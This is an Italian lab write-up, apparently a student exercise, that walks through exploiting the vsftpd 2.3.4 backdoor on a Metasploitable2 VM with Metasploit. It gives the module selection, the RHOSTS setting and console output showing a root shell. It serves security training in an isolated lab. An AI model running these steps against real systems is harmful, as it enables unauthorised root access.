
Hacking con Metasploit

L’esercizio di oggi consiste nel condurre una sessione di hacking utilizzando il tool Metasploit sulla nostra macchina Metasploitable2.

Una volta impostato l’indirizzo IP della Metasploitable2 su 192.168.1.149/24, come richiesto da traccia, configuro il firewall in modo che la macchina Kali possa comunicare con la Metasploitable.


Per prima cosa ho impostato la scheda di rete della Metasploitable su rete interna e ho selezionato il nome meta




Successivamente ho creato le regole firewall dalla WebGUI di pfsense.

Adesso le macchine comunicano tra di loro.

1. Avvio il tool Metasploit
   Utilizzo il comando msfconsole per avviare il tool




2. Ricerca exploit
   Una volta avviato il tool passo alla ricerca dell'exploit che userò per hackerare il servizio vsftpd della Metasploitable2



   Trovato l'exploit lo seleziono con il comando use 1.

3. Opzioni exploit
   Una volta selezionato utilizzo il comando show options per vedere le opzioni che vanno configurate prima di far partire l'attacco



   Da qui possiamo notare che è richiesto RHOSTS, ovvero l'ip della macchina bersaglio. Lo impostiamo con il comando set RHOSTS 192.168.1.149 (IP Metasploitable 2).

4. Avvio attacco
   Iniziamo l'attacco con il comando exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:39367 → 192.168.1.149:6200) at 2025-08-25 09:58:34 -0400
```

   Ora abbiamo accesso alla Metasploitable2
5. Svolgimento attacco
   Usando comandi come ls posso osservare tutte le cartelle presenti nella metasploitable e con il comando cd root mi sposto nella cartella root.
   Infine, con il comando mkdir creiamo la cartella richiesta.